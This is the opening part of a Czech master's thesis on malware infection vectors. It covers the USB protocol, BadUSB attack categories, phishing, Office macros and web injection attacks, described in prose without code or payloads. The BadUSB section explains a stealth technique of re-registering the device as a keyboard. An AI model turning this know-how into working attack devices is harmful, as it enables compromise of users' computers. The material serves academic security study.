VŠB – Technická univerzita Ostrava
Fakulta elektrotechniky a informatiky
Katedra informatiky

Analýza vektorů infekce malwaru

Malware Infection Vector Analysis

2020 Bc. Matěj Chutný

VŠB - Technická univerzita Ostrava
Fakulta elektrotechniky a informatiky
Katedra informatiky

Zadání diplomové práce

Student: **Bc. Matěj Chutný**

Studijní program: N2647 Informační a komunikační technologie

Studijní obor: 1801T064 Informační a komunikační bezpečnost

Téma: Analýza vektorů infekce malwaru
Malware Infection Vector Analysis

Jazyk vypracování: čeština

Zásady pro vypracování:

Práce je zaměřena na porovnání různých vektorů infekce operačního systému Windows. Student provede rešerši aktuálně používaných technik infekce a inspiruje se příklady z historicky úspěšných vzorků škodlivého kódu. V praktické části pak student provede implementaci vybraných vektorů infekce. Pro testování student připraví virtuální prostředí, které bude obsahovat aktuální verzi operačního systému Windows. V tomto prostředí student otestuje jednotlivé vektory infekce. Pro simulaci reálných podmínek student postupně do virtuálního prostředí nainstaluje známé antivirové nástroje a v práci otestuje reakci na různé vektory infekce.

Hlavní body zadání:
1. Rešerše aktuálního stavu na poli vektorů infekce.
2. Implementace vybraných vektorů infekce.
3. Testování řešení v připraveném prostředí.
4. Vyhodnocení experimentu a prezentace výsledků.

Seznam doporučené odborné literatury:

[1] Merhaut F., Zelinka I., Úvod do počítačové bezpečnosti, Fakulta aplikované informatiky, UTB ve Zlíně, Zlín, 2009
[2] Szor P., Počítačové viry - analýza útoku a obrana, Zoner Press, 2006, ISBN: 80-86815-04-8

Formální náležitosti a rozsah diplomové práce stanoví pokyny pro vypracování zveřejněné na webových stránkách fakulty.

Vedoucí diplomové práce: **Ing. Jan Plucar, Ph.D.**

Datum zadání: 01.09.2019

Datum odevzdání: 30.04.2020

doc. Ing. Jan Platoš, Ph.D.
vedoucí katedry

prof. Ing. Pavel Brandštetter, CSc.
děkan fakulty

Prohlašuji, že jsem tuto diplomovou práci vypracoval samostatně. Uvedl jsem všechny literární prameny a publikace, ze kterých jsem čerpal.

V Ostravě 13. dubna 2020

M. Chutný

Souhlasím se zveřejněním této diplomové práce dle požadavků čl. 26, odst. 9 Studijního a zkušebního řádu pro studium v magisterských programech VŠB-TU Ostrava.

V Ostravě 13. dubna 2020

M. Chutný

.....

Rád bych na tomto místě poděkoval své rodině, která mě během studia podporovala. Dále děkuji mému vedoucímu diplomové práce Ing. Janu Plucarovi, Ph.D. za jeho ochotnou pomoc, rady a připomínky, které mi poskytnul v průběhu vypracovávání této práce. Poděkovaní také patří mým spolužákům za poskytnutí podpory.

Abstrakt

Práce je zaměřena na porovnaní různých vektorů infekce operačního systému škodlivým kódem. Podrobněji se zabývá třemi vektory infekce - BadUSB, doplňky pro Microsoft Office Word a metodami phishingu. V rámci práce byly tyto vektory popsány a jejich funkcionalita byla demonstrovaná na příkladech. Následné byly popsaný výhody a nevýhody zmíněných vektorů infekce. V práci se nacházejí obecná doporučení, pomocí kterých je možné snížit riziko útoků zneužívajících běžných vektorů infekce. V praktické části práce byly vytvořeny funkční ukázky prezentující vybrané vektory infekce v praxi.

Klíčová slova: malwarová infekce, škodlivý, BadUSB, Microsoft Office doplňky, VSTO, Office JavaScript API, phishing

Abstract

The work is aimed at comparison of various operating system infection vectors using malicious code. It deals with three infection vectors in detail - BadUSB, Microsoft Office Word add-ins and phishing methods. These vectors were described in scope of the work and their functionality was demonstrated on examples. Furthermore, advantages and disadvantages were described of mentioned infection vectors. There are general recommendations, which may reduce the risk of attack using common infection vectors. Working samples presenting selected infection vectors in practice were created in practical scope of the work.

Keywords: malware infection, malicious, BadUSB, Microsoft Office add-ins, VSTO, Office JavaScript API, phishing

Obsah

Seznam použitých zkratek a symbolů

AMSI	–	Antimalware Scan Interface
API	–	Application Programming Interface
ASCII	–	American Standard Code for Information Interchange
ATP	–	Advanced Threat Protection
BIL	–	Billion Laughs Attack
BIOS	–	Basic Input-Output System
CLR	–	Common Language Runtime
CPU	–	Central Processing Unit
CSS	–	Cascading Style Sheets
DLL	–	Dynamic-Link Library
DNS	–	Domain Name System
DOM	–	Document Object Mode
EEPROM	–	Electrically Erasable Programmable Read-Only Memory
GUI	–	Graphical User Interface
Gb	–	Gigabit
HTML	–	Hypertext Markup Language
HTTP	–	Hypertext Transfer Protocol
IDE	–	Integrated Development Environment
IDN	–	Internationalized Domain Names
IIS	–	Internet Information Services
IIS Express	–	Internet Information Services Express
IaaS	–	Infrastructure as a service
JPEG	–	Joint Photographic Experts Group
MCU	–	Microcontroller Unit
MSI	–	Windows Installer
Mb	–	Megabit
OS	–	Operating System
OWASP	–	Open Web Application Security Project
PCI	–	Peripheral Component Interconnect
PDF	–	Portable Document Format
PHP	–	Hypertext Preprocessor
PID	–	Product ID
PS/2	–	Personal System/2
RAM	–	Random Access Memory
SMS	–	Short Message Service
SQL	–	Structured Query Language
TCP/IP	–	Transmission Control Protocol/Internet Protocol
UAC	–	User Account Control

URL	–	Uniform Resource Locator
USB	–	Universal Serial Bus
VID	–	Vendor ID
VM	–	Virtual Machine
VSTO	–	Visual Studio Tools for Office
XXE	–	XML External Entity
XML	–	Extensible Markup Language
XSS	–	Cross-Site Scripting

Seznam obrázků

Seznam tabulek

Seznam výpisů zdrojového kódu

1 Úvod

Ochrana citlivých informací a dat uložených v počítačích či na serveru se stala světovým problémem. Útočníci si uvědomují cenu informací a snaží se je získat čí poškodit. Aby se k citlivým informacím dostali využívají různé druhy infekcí cílového systému. Nejrozšířenějšími druhy jsou infekce pomocí skriptů a maker, hardwarové infekce nebo zneužití programátorské chyby (exploit).

Pro tyto druhy infekce je důležité šířit se mezi potencionálními oběťmi. Útočnici využívají phishingových metod, které se v průběhu několika let zdokonalily. Současně se phishing zneužívá k získaní důležitých údajů, které útočníci využijí k infekci systému. Phishing se stal nedílnou součástí úspěšné infekce cílového systému.

V první části diplomové práce se věnuji tvorbě BadUSB zařízení. Úvodní podkapitoly se zabývají popisem USB protokolu, obranou a rozdělením BadUSB útoků do kategorií. V Praktické části popisuji tvorbu vlastního BadUSB zařízení. S vytvořeným zařízením infikuji operační systémy Windows 7 a Windows 10 neboť se jedná o nejrozšířenější operační systémy roku 2019. [1] V poslední podkapitole první části diplomové práce shrnuji výsledky praktické části a posuzuji, zda BadUSB zařízení je reálnou hrozbou.

V další části diplomové práce vytvářím doplněk (add-in) do Microsoft Office balíku, pomocí Visual Studio nástrojů pro Office (VSTO). Následuje experiment, zda do doplňku lze vložit škodlivou část kódu a tím infikovat cílený systém. Doplněk byl navržen tak aby byl pro uživatele přínosný a tím si zajistil perzistenci v operačním systému.

V závěrečné části práce se budu věnuji metodám phishingu. Objasním, jak phishing probíhá a tento průběh budu simuloval v přiložených video ukázkách.

2 State of the Art

Phishing se stal častou metodou, kterou útočníci využívají k dosažení svých cílů. Jedná se o přípravnou fázi útoku, ve které dochází například k sběru informací či vytvoření vstupního bodu do operačního systému.

Běžný phishingový útok je realizován skrz internacionalizované doménové jméno (IDN). Útočník podvrhne cílovou webovou stránku tak, že pozmění znaky v jednotné adrese zdroje (URL) za velmi podobné. K podvržení latinky se používá sada se znaky cyrilice, kvůli podobnosti řadě znaků. Aby bylo možné použít *Unicode* znaky, musí to mít příslušná doména povolené, což doména com, na rozdíl od domény cz, má. Upravené URL přesměruje oběť již na podvrženou webovou stránku, ze které útočník muže získat citlivé informace. [2]

Útočníci často registrují jména známých domén, které jsou chybně napsaná. Takových to chybně formulovaných domén existují statisíce (dle [3] je to 485 642). Při testovaní těchto domén bylo zjištěno, že velmi často obsahují výstražné informační okno (alert box), přesněji 9 857 alert boxů a z toho 8 823 jich bylo škodlivých. Tyto škodlivé alert boxy se snaží z uživatelů získat dodatečné informace či je donutit ke stažení škodlivého programového vybavení (software). [3]

Nejúčinnějším druhem phishingu je takzvaný spear phishing zaměřující se na konkrétního jedince či organizaci. Tento druh phishingu se nejčastěji šíři pomocí emailové komunikace. Útočníci jsou schopni podvrhnou emailovou adresu odesilatele, tím pádem email pro oběť působí důvěryhodně. Emailové portály obsahuji filtrovací algoritmy jako jsou PHILFER nebo FSSPD snažící se podvodné emaily blokovat, ale existují způsoby, jak tyto algoritmy obejít. Proto začali vznikat nové filtrovací algoritmy, které PHILFER rozšiřují o genderové a osobnostní rysy. Nové rozšíření algoritmu zlepšuje výkonnost původního PHILFER algoritmu o 10 %. [4]

Častým zdrojem infekce jsou textové dokumenty, které se velmi jednoduše šíří pomocí phishingových emailu. Nejrozšířenějším textovým procesorem jsou nástroje balíčku Microsoft Office, jenž se staly terčem makro útoku. [5, 6] Společnost Microsoft se snaží své uživatele proti těmto útokům chránit za pomocí antivirového skenovacího rozhraní (AMSI) umožňující aplikacím odesílat obsah přímo do antivirového řešení. [7] Společnost Microsoft rozhodla obohatit AMSI o cloudové řešení, a to pokročilou ochranou před hrozbami (ATP), které se stará o internetové zabezpečení operačního systému. [8] Existuje i řada útoku na přenosný formát dokumentů (PDF), ale tyto útoky existují v malé míře, jelikož útoky využívají chyby v implementaci programu, které je obtížné nalézt. [9]

Mezi nejrozšířenější hardwarové útoky se řadí útok BadUSB. Jedná se o útok, ve kterém útočník definuje, pod jakou počítačovou periferii se má vstupní univerzální sériová sběrnice (USB) přihlásit do operačního systému. BadUSB se může přihlásit jako klávesnice a spustit sérii skriptu, které provedou infekci. Rovněž je BadUSB schopno se přihlásit jako síťová karta a vytvořit serverový systém doménových jmen (DNS) podtrhující oběti webové stránky. [10] BadUSB může být součásti některé z periferii (klávesnice, myši) a tím snížit své šance na odhalení. [11]

Podle projektu pro zabezpečení webových aplikací (OWASP) je nejčastějším druhem útoku injekce strukturovaného dotazovacího jazyka (SQL injection). [12] Za nárůst SQL injection může

rozšíření cloudových řešení, přesněji služby infrastruktura jako služba (IaaS) nenabízejíc ochranu na čtvrté vrstvě modelu primárního přenosového protokolu/protokolu síťové vrstvy (TCP/IP). [13]

Další útok zařazen skupinou OWASP do deseti nejčastější útoků je infekce XML externích entit (XXE). [12] Tento útok využívá špatně nastavené syntaktické analýzy (parsing) rozšiřitelného značkovacího jazyka (XML). Z 13 nejpoužívanějších XML parserů dostupných na GitHubu bylo zjištěno, že 7 jich je náchylných na XXE útok a 8 na XML útok BIL (miliarda úsměvů), jenž dokáže danou webovou službu znepřístupnit, kvůli vyčerpáni hardwarových zdrojů. [14]

Také skriptovací útok napříč sítí (XSS) byl společnosti OWASP umístěn mezi deset nejčastějších útoku. [12] Existují tři základní druhy XSS útoků, a to perzistentní, neperzistentní a lokální XSS. [15] Nejnebezpečnějším útokem je perzistentní XSS útok, neboť vkládá škodlivý skript do databáze webové aplikace, ve které setrvává. Může postihnout i návštěvníka obeznámeného s XSS útokem. Častým cílem tohoto druhu útoku jsou diskusní fóra, internetové blogy a další webové stránky obsahující neošetřené uživatelské vstupy. Naproti tomu je neperzistentní útok nejčastějším a současně nejjednodušší formou XSS útoku. Útočník opět zneužívá neošetřené vstupy aplikace, do kterých vloží škodlivý skript. Pokud se jeho skript provede a z URL vyplývá, že parametry byly předány protokolem pro hypertextový přenos (HTTP) metodou GET, útočník získá škodlivé URL, které může následně šířit potencionálním obětem pomocí phishingových metod. [16] Poslední forma XSS útoku je lokální XSS útok. Tento útok vkládá škodlivý skript přímo do adresy URL, nejčastěji za tzv. kotvy (#), jejichž obsah se neposílá na server. Nedochází tedy ke generování útočníkova skriptu na straně serveru. Útok se vyhne obranným metodám na straně serveru. URL s vloženým skriptem je stejně jako u neperzistentní formy XSS útoku nutné šířit pomocí phishingových metod. [17]

Odborných publikací zaměřujících se na téma infekce není mnoho. Většina se zabývá vývojem aplikace či nástroje sloužící jako prevence proti infekci, přičemž v obsahu článků není zmínka o tom jak daný útok probíhá. Jen velmi málo prací popisuje průběh hardwarové infekce.

Největší množství publikací se týkalo obrany proti infekci skrze JavaScript s použitím phishingových metod. Většina prací však obsahovala pouze teoretický popis aplikace, která by dokázala v reálném čase zablokovat nebezpečné webové stránky. Nenalezl jsem žádný praktický případ JavaScripové infekce s použitím phishingových metod. [18, 19]

Pro útok skrze doplňky balíku Microsoft Office jsem nenašel žádnou odbornou publikaci. Útok skrze doplňky není novinkou, existuje řada útoků zneužívající doplňky (extensions) pro internetové prohlížeče. [20] Výhodou Microsoft Office doplňku je neexistující povědomí uživatelů o možné infekci prostřednictví těchto doplňků, na rozdíl od doplňků pro internetové prohlížeče.

3 Rozdělení diplomové práce

Diplomová práce bude rozdělena do tří hlavních kapitol. BadUSB, infekce skrze Microsoft Office doplňky a phishingové útoky prostřednictvím webové stránky.

Každá hlavní kapitola je rozdělena na teoretickou a praktickou část. V teoretická části se věnuji popisu znalostí potřebných pro provedení infekce. Praktická část obsahuje implementaci a popis postupu k vytvoření dané infekce. Součástí práce je video ukázka všech praktických experimentů infekce uživatelského prostředí.

První kapitolou se zabývá infekcí skrze BadUSB zařízení (viz kapitola 4). V kapitole se pokusím zjistit, jaké jsou potřebné znalosti k vytvoření BadUSB zařízení a zhodnotím, zda toto zařízení může vytvořit i útočník bez větších technických znalostí.

Druhá kapitola popisuje infekce pomocí Microsoft Office doplňků (viz kapitola 5). V kapitole vytvořím Microsoft Office doplněk s cílem infikovat počítač uživatele.

Poslední kapitolou jsou phishingové útoky prostřednictvím webové stránky (viz kapitola 6). Cílem kapitoly je upřesnění informací o průběhu útoku. Kapitola má především doplnit informace o průběhu phishingu, jelikož řada odborných i neodborných prací týkající se phishingu tyto informace nepopisuje.

4 BadUSB

BadUSB je jeden z nejnebezpečnějších hardwarových útoků využívající zranitelnosti v USB protokolu (viz kapitola 4.3). Tento útok byl oficiálně představen na konferenci BlackHat v roce 2014 skupinou Security Research Labs. Skupina ve své přednášce nesoucí jméno „BadUSB – On Accessories that Turn Evil" představila, jak se dá přepsat firmware běžných USB flash disků. Rovněž demonstrovali způsob detekovaní operačního systému k poslaní správného payloadu. [21]

Po představení BadUSB na výše uvedené konferenci začala vznikat celá řada nových typů útoků (viz kapitola 4.3). Značné množství těchto nových útoků kombinovala BadUSB s phishingovými metodami. Příkladem může být experiment, který proběhl na Univerzitě v Illinois. V areálu univerzity bylo rozmístěno 300 USB flash disků s modifikovaným firmwarem. Téměř polovina (48%) těchto USB disků byla zapojená do koncových zařízení. [22]

4.1 USB

Univerzální sériová sběrnice (USB) je standard definující kabely, konektory a komunikační protokoly pro připojení, komunikaci a napájení mezi počítači a zařízeními. [23] První USB specifikace byla představena v roce 1996 na jejímž vývoji spolupracovala řada významných světových společností jako jsou Microsoft, Intel, IBM, Compaq, Hewlett-Packard, Lucent, NEC a Philips. První specifikace nebyla zcela jednotná, proto se stávalo, že některá zařízeni spolu nekomunikovala. O dva roky později, tedy v roce 1998, byla vytvořena nová specifikace, a to USB 1.1. Tato verze odstranila nejednotnost, avšak dosahovala pouze přenosové rychlosti 12 Mb/s. Přenosová rychlost 12 Mb/s nebyla dostačující a v roce 2000 vzniká revize USB 2.0, jejíž maximální přenosová rychlost je 480 Mb/s. Od roku 2010 se masově začala šířit třetí generace USB (USB 3.0) dosahující desetinásobné rychlosti přenosu dat oproti předchozí generaci. Během dalších devíti let vzniká řada verzí USB 3.X vylepšující především rychlost přenosu a s tím spojenou tvorbu nových konektorů. [24, 25] V roce 2019 je představena nová generace USB 4.0 s rychlosti až 40 Gb/s, která je postavena na Thunderbolt 3 rozhraní. [26]

Důvodem vývoje USB protokolu byla potřeba vytvořit univerzální a dostatečně rychlé rozhraní pro vícenásobné připojení různých periferních zařízení. Dalšími požadavky na vznikající rozhraní byla možnost připojení více zařízení současně. Možnost připojovat zařízení za běhu počítače bez nutnosti restartovaní jako tomu bylo například u starého konektorů PS/2[1].

4.2 Protokol USB

V kapitole popíšu základní funkčnost komplexního USB protokolu, jehož znalost je nutná pro provedení úspěšné infekce skrze BadUSB. Záměrně se nebudu věnovat tomuto protokolu detailně, protože podrobný popis jednotlivých bitů paketu, optimalizace deskriptoru podle rychlosti komunikace či fyzická topologie USB zařízení není pro tuto práci nezbytná. V jednotlivých podkapitolách objasním důležité vlastnosti USB zařízení. Obsahem poslední podkapitoly bude


[1] Osobní systém/2 je šestipinový konektor sloužící pro propojení počítačové periferie s cílovým počítačem.

diagram komunikace mezi USB zařízením a hostujícím zařízením, přičemž v této komunikaci dochází k chybám, které využívají útočníci k vytvoření BadUSB zařízení.

4.2.1 Detekce zařízení

Po připojení USB zařízení do portu dochází k zasílaní registrační zprávy do USB hostitele (USB host). Registrační zpráva obsahuje požadavek k zapnutí příslušného portu. Nově připojené USB zařízení si nastaví dočasnou adresu 0 a čeká na hostitele, který mu přidělí volnou adresu (viz kapitola 4.2.2).


Pro prvotní konfigurační komunikaci má každé USB zařízení implementováno takzvaný koncový bod nula (endpoint zero). Ve skutečnosti se jedná o dva koncové body, kdy jeden slouží pro přenos z USB hostitele k USB zařízeni (EP0 OUT) a druhý od USB zařízení k USB hostiteli (EP0 IN). V této komunikaci se využívá řídící přenos (viz kapitola 4.2.3). [27]



Obrázek 1: Komunikace mezi koncovým bodem a USB hostitelem

4.2.2 USB topologie

USB využívá vrstvenou hvězdicovou topologii (tiered star topology). Centrem každé hvězdice topologie je USB rozbočovač (USB hub). Maximální počet vrstev je 7. Výjimku tvoří USB 1.1, která měla pouze pět vrstev. Vždy první úroveň vrstvy patří rozbočovači v hostitelském systému (USB host), tedy USB hostitel se může v topologii vyskytovat pouze jeden a je vždy na nejvyšší úrovni v topologii (Obrázek 2).



Obrázek 2: Topologie USB, převzato z prezentace Universal Serial Bus [27]

Na obrázku 2 lze vidět tři komponenty: USB hostitele, rozbočovač a zařízeni.

- USB hostitel se stará o veškerou komunikaci se zařízeními.
- Rozbočovač je speciálním druhem USB zařízení vytvářející nové porty (vstupní body).
- Zařízením je myšleno koncové USB zařízení. Někdy může toto koncové USB zařízení obsahovat integrovaný USB hub. Tomuto zařízení se říká složené zařízení (compound device).

Ke každému zařízení je přistupováno pomocí adresy, která je přiřazena po jeho připojeni k rozbočovači. Maximální počet adres je 127, jelikož každé USB zařízení musí mít v topologii danou unikátní adresu, která je 7 bitová. Adresa 0 je dočasná adresa pro nové USB zařízení.

4.2.3 Typy datových přenosů

Datový přenos umožňuje výměnu dat mezi USB hostitelem a koncovým USB zařízením pomocí rour (pipes), které jsou zakončené koncovým bodem na straně USB zařízení a vyrovnávací pamětí na straně hostitele. Roury mohou být jednosměrně i obousměrné. Pro obousměrnou komunikaci se musí použít právě dvě roury. Na USB sběrnici je možné využít čtyři typy přenosu dat. [27]

1. Řídicí přenosy (Control transfer) – jsou použity ke konfiguraci nově připojených USB zařízení. Přenos je bezztrátový.


2. Hromadné přenosy (Bulk trasnfer) – přenos se využívá v případě, že potřebujeme přenést větší množství dat. Spolehlivost přenosu je obstarána na hardwarové úrovni s použitím algoritmů na detekci chyb. USB zařízením využívající tento přenos může být například tiskárna nebo flash disky.

3. Přerušovaný přenos (Interrupt transfer) – je především určen pro přenos krátkých rychlých zpráv s omezenými odezvami. Příkladem USB zařazeními používající zmíněný přenos je klávesnice či myš.

4. Izochronní přenosy (Isochronous transfer) – se využívají především pro přenos velkého objemu dat, u kterého záleží na rychlosti přenosu, ale není zaručeno doručení všech dat. Tohoto přenosu využíváme u mediálních zařízení (přenos zvuku a obrazu). [28, 29]

4.2.4 Deskriptory

Deskriptory jsou datové typy popisující jednotlivé vlastnosti USB zařízení. Tyto informace vyžaduje host krátce po detekovaní USB zařízení, proto je deskriptor zaslán prostřednictví řídicích přenosů. [30] Složení deskriptoru lze vidět na Obrázku 3.



Obrázek 3: Struktura deskriptorů

Deskriptor zařízení obsahuje nejdůležitější informace o USB zařízení. Ve struktuře informací lze nalézt například identifikátor výrobce, identifikátor produktu, čí počet konfiguračních deskriptoru.


USB zařízení může mít více konfiguračních deskriptoru nesoucí informace o druhu napájení a odběru proudu. Pokud USB zařízení zahrnuje více deskriptorů, vybere si hostitel ten, který mu nejvíce vyhovuje.

Deskriptor rozhraní slučuje různé funkce zařízení. Například se může jednat o USB zařízení obsahující fax a tiskárnu. Takové USB zařízení bude mít dvě odlišná rozhraní, přičemž každé rozhraní si určuje potřebný počet koncových bodů.

Deskriptor koncového bodu udává, o jaký datový přenos se jedná (hromadný, přerušovací či izochronní přenos) a směr přenosu.

4.2.5 Diagram komunikace

V kapitole shrnuji průběh sestavení komunikace mezi USB hostitelem a USB zařízením. Pro správné pochopení diagramu na Obrázku 4 je nutné přečíst předchozí kapitoly.




Obrázek 4: Navázaní komunikace mezi USB zařízením a USB hostem

Na Obrázku 4 je vidět, že komunikaci zahajuje USB zařízení, to zasílá registrační zprávu požadující zapnutí příslušného portu. Následně USB hostitel nastaví nově připojenému USB zařízení novou volnou adresu a požádá toto USB zařízení o deskriptor. Jakmile hostitel obdrží deskriptor, zjistí jaké funkce dané USB zařízení poskytuje a nainstaluje potřebné ovladače. Po instalaci je zaslána zpráva informující USB zařízení o úspěšném nainstalování ovladačů a jejich nastavení pro udržení stabilního přenosu. Hostitel je poté schopen komunikovat s USB zařízením, využívající některý z typů datových přenosu (viz kapitola 4.2.3), který byl v deskriptoru vyžádán.

4.3 Typy útoku

BadUSB útoky lze rozdělit do tří kategorii podle způsobu provedení infekce cílového zařízení (viz Obrázek 5). V kapitole vysvětlím způsoby infekce a uvedu příklady pro každou BadUSB kategorii. [31]



Obrázek 5: Typy BadUSB útoků

4.3.1 Programovatelné mikrokontrolery

Útočník sám vytvoří firmware zařízení a nastavuje deskriptory umožňující mikrokontroleru přihlášení do operačního systému jako konkrétní USB periferie.

K infekci může dojít přímo po připojeni do operačního systému. Příkladem může být BadUSB, které se přihlásí jako klávesnice a spustí sérii příkazů, které uskuteční infekci.

Dalším způsobem, jak může dojít k infekci je skrz opětovnou registraci USB zařízení do operačního systému. Jakmile uživatel zapojí BadUSB do cílového zařízení, dojde k jeho registraci do operačního systému (viz kapitola 4.2.5) a následně s uživatelem klasickým způsobem interaguje, avšak firmware obsahuje podmínku čekající na své vykonaní. Podmínkou může být časový odpočet nebo nečinnost uživatele. Kód v podmínce znovu zaregistruje zařízení do operačního systému, tentokrát jako například klávesnicí, která provede infekci. Po dokončení infekce se zařízení opět zaregistruje zpět jako původní USB zařízení. Celý tento proces se provede velmi rychle, tudíž uživatel si výpadku zařízení nemusí vůbec všimnout nebo výpadku nevěnuje pozornost. Výhodou tohoto postupu je menší šance na odhalení BadUSB, tedy možnost dalšího šíření či zajištění perzistence. Nevýhodou je složitější implementace firmwaru.

Mezi příklady útoku, které spadají do kategorie patří.

- Evilduino – BadUSB je vytvořeno z Arduino zařízení.
